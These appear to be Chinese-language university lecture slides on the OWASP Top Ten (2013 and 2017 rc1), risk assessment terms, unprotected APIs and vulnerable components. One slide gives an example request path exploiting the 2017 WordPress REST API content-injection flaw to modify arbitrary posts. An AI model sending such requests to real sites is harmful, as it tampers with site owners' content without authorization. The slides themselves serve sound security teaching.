

Web安全技术

Web Security

2.1 OWASP Top Ten

刘奇旭

liuqixu@iie.ac.cn

中科院信工所 第六研究室



中国科学院大学
University of Chinese Academy of Sciences


一章一问

□ Web安全风险有哪些？哪些危害最为严重？




本章大纲

- Risks
- OWASP Top Ten
- WebGoat
- What's Next



操作系统VS. WEB浏览器



原语

- | | |
|--|---|
| <ul style="list-style-type: none">• 进程• 系统调用• 文件系统• | <ul style="list-style-type: none">• Frame• 内容 (JavaScript,)• DOM, cookies, LocalStorage• |
|--|---|

漏洞

- | | |
|--|--|
| <ul style="list-style-type: none">• 缓冲区溢出• Root Exploit• | <ul style="list-style-type: none">• XSS• CSRF• |
|--|--|

OWASP Top 10 - 2013 rc1

The Ten Most Critical Web Application Security Risks

A1 – 注入	A1 – Injection
A2 – 失效的身份认证和会话管理	A2 – Broken Authentication and Session Management
A3 – 跨站脚本 (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – 不安全的直接对象引用	A4 – Insecure Direct Object References
A5 – 安全配置错误	A5 – Security Misconfiguration
A6 – 敏感信息泄漏	A6 – Sensitive Data Exposure
A7 – 功能级访问控制缺失	A7 – Missing Function Level Access Control
A8 – 跨站请求伪造 (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
A9 – 使用含有已知漏洞的组件	A9 – Using Known Vulnerable Components
A10 – 未验证的重定向和转发	A10 – Unvalidated Redirects and Forwards



OWASP Top 10 - 2017 rcl

The Ten Most Critical Web Application Security Risks

OWASP Top 10 – 2013 (旧版)	OWASP Top 10 – 2017 (新版)
A1 – 注入	A1 – 注入
A2 – 失效的身份认证和会话管理	A2 – 失效的身份认证和会话管理
A3 – 跨站脚本 (XSS)	A3 – 跨站脚本 (XSS)
A4 – 不安全的直接对象引用	- 与 A7合并成为 → A4 – 失效的访问控制 (最初归类在2003/2004)
A5 – 安全配置错误	A5 – 安全配置错误
A6 – 敏感信息泄露	A6 – 敏感信息泄露
A7 – 功能级访问控制缺失	-与A4 合并成为 → A7 – 攻击检测与防范不足 (NEW)
A8 – 跨站请求伪造 (CSRF)	A8 – 跨站请求伪造 (CSRF)
A9 – 使用含有已知漏洞的组件	A9 – 使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	A10 – 未受保护的APIs (NEW)



RISK风险

风险 (Risk) 在信息安全领域，就是指各种威胁导致安全事件发生的可能性及其对组织所造成负面影响。

风险评估 (Risk Assessment) 就是对各方面风险进行辨识和分析的过程，它包括风险分析和风险评价，是确认安全风险及其大小的过程。



风险评估

口 风险评估定义

- 信息安全风险评估是指依据有关信息安全技术与管理标准，对信息系统及由其处理、传输和存储的信息的机密性、完整性和可用性等安全属性进行评价的过程。

口 风险评估的术语：

- 资产、威胁、脆弱性、风险、影响。



风险评估

口 风险评估的术语

口 例子：老王口袋里有100块钱，因为打瞌睡，被小偷偷走了，搞得晚上没饭吃。


- 资产 = 100块钱
- 风险 = 钱被偷走
- 影响 = 晚上没饭吃
- 威胁 = 小偷
- 脆弱性 = 打瞌睡



风险评估

口 风险评估的术语


口 案例：某证券公司的数据库服务器因为存在RPC DCOM 的漏洞，遭到入侵者攻击，被迫中断3天。



风险

应用程序安全风险


什么是应用程序安全风险?



威胁代理	攻击向量	漏洞普遍性	漏洞可检测性	技术影响	业务影响
应用描述	易	广泛	易	严重	应用/ 业务 描述
	平均	常见	平均	中等	
	难	少见	难	小	

本章大纲

- Risks
- OWASP Top Ten
- WebGoat
- What's Next



OWASP Top 10 - 2017 rcl

The Ten Most Critical Web Application Security Risks

OWASP Top 10 – 2013 (旧版)	OWASP Top 10 – 2017 (新版)
A1 – 注入	A1 – 注入
A2 – 失效的身份认证和会话管理	A2 – 失效的身份认证和会话管理
A3 – 跨站脚本 (XSS)	A3 – 跨站脚本 (XSS)
A4 – 不安全的直接对象引用	- 与 A7合并成为 A4 – 失效的访问控制 (最初归类在2003/2004)
A5 – 安全配置错误	A5 – 安全配置错误
A6 – 敏感信息泄露	A6 – 敏感信息泄露
A7 – 功能级访问控制缺失	-与A4 合并成为 A7 – 攻击检测与防范不足 (NEW)
A8 – 跨站请求伪造 (CSRF)	A8 – 跨站请求伪造 (CSRF)
A9 – 使用含有已知漏洞的组件	A9 – 使用含有已知漏洞的组件
A10 – 未验证的重定向和转发	A10 – 未受保护的APIs (NEW)



2017 OWASP TOP 10

A10

未受保护的 APIs

威胁代理	攻击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 平均	普遍性 常见	可检测性 难	影响 中等	应用/业务描述
考虑有能力向API发送请求的人。客户端软件很容易逆向，通信容易被拦截，所以简单的混淆无法用于API的防御。	攻击者可以通过逆向工程来检查客户端代码或简单地监控通信。一些API漏洞可以自动发现，其他的只有专家才能发现。	现在丰富的客户端（浏览器，移动端，桌面）越来越多地使用Web应用程序和API使用连接到后端API（XML, JSON, RPC, GWT, 自定义）。API（微服务，服务，终端）可能会受到全面的攻击，不幸的是，动态的或者静态的工具在API检测分析上不能很好的工作，而且手工分析也很难分析，所以这些漏洞经常被放过。	全面的负面结果是可能的，包括数据窃取和破坏；未经授权访问整个应用程序；并完成控制主机。	考虑API攻击对业务的影响。API访问关键数据还是功能？许多API上承载着核心业务，所以也考虑到拒绝服务攻击的影响。	



A10 –未受保护的API

- 现代应用程序和API通常涉及丰富的客户端应用程序，例如浏览器中的JavaScript和移动端应用程序，连接到某种API（SOAP / XML, REST / JSON, RPC, GWT等）。这些API通常是不受保护的，并且包含许多漏洞



Hacked by – WordPress Rest API Vulnerability in the Wild(v. 4.7-4.7.1)

- The most recent exploit was discovered on January 20, 2017, by WordPress security.
- This vulnerability allows an unauthenticated user to **modify the content of any post or page within a WordPress site.**

This leads to a very dangerous situation where an attacker could submit a request like **/wp-json/wp/v2/posts/123?id=456ABC** to **change the post whose ID is 456!**

<https://fixmywp.com/blog/hacked-by-wordpress-4-7-4-7-1-rest-api-vulnerability.php>
<https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html>



2017 OWASP TOP 10

A9

使用含有已知漏洞的组件

威胁代理	攻击向量	安全漏洞	技术影响	业务影响	
应用描述	可利用性 平均	普遍性 常见	可检测型 平均	影响 中等	应用/业务描述
一些含有漏洞的组件（如：框架库）可以被自动化工具发现和利用。这使得威胁代理部分引入了“混乱”的角色，而不仅仅是攻击者了。	攻击者通过扫描或手动分析识别问题组件，然后根据需要定制攻击代码并实施攻击。在应用中使用组件越深入，实施攻击的难度越大。	事实上，大多数的应用都存在这些问题。因为大多数的开发团队并不会把及时更新组件和库作为他们的工作重心。在很多情况下，开发者都不了解他们所使用的全部组件，更不用说组件的版本了。组件的依赖性使情况更加糟糕。现在可用于帮助检测包含已知漏洞的组件的工具越来越普遍。	可能是由低到高全系列的漏洞，包括注入，破损的访问控制，XSS等。受影响范围也从最低的受损到主机被完全接管和数据的泄漏。	考虑一下受影响的应用中，每个脆弱点对业务控制来说意味着什么。可能是非常细微的影响，也有可能意味着被完全攻破。	




A9 - 使用含有已知漏洞的组件

- 组件，比如：库文件、框架和其他软件模块，几乎总是以全部的权限运行。如果一个带有漏洞的组件被利用，这种攻击可以造成更为严重的数据丢失或服务器接管。应用程序使用带有已知漏洞的组件会破坏应用程序防御系统，并使一系列可能的攻击和影响成为可能。



开源系统

Open Source, 全称为开放源代码。很多人可能认为开源软件最明显的特点是**free**, 但实际上并不是这样的, 开源软件最大的特点应该是**open**, 也就是任何人都可以得到软件的源代码, 加以修改学习, 甚至重新发放, 当然是在版权限制范围之内。




开源系统



20


2017/9/28

Web安全技术-2.1 OWASP Top Te




开源系统——安全性

Total Downloads with Known Vulnerabilities (Logarithmic)



STRUTS2



首页

厂商列表

首页

厂商列表

首页

厂商列表

白帽子

团队

漏洞列表

提交漏洞

厂商活动

企业招聘

公告

当前位置 : WooYun

当前位置 : WooYun >

当前位置 : WooYun >> 最新提交

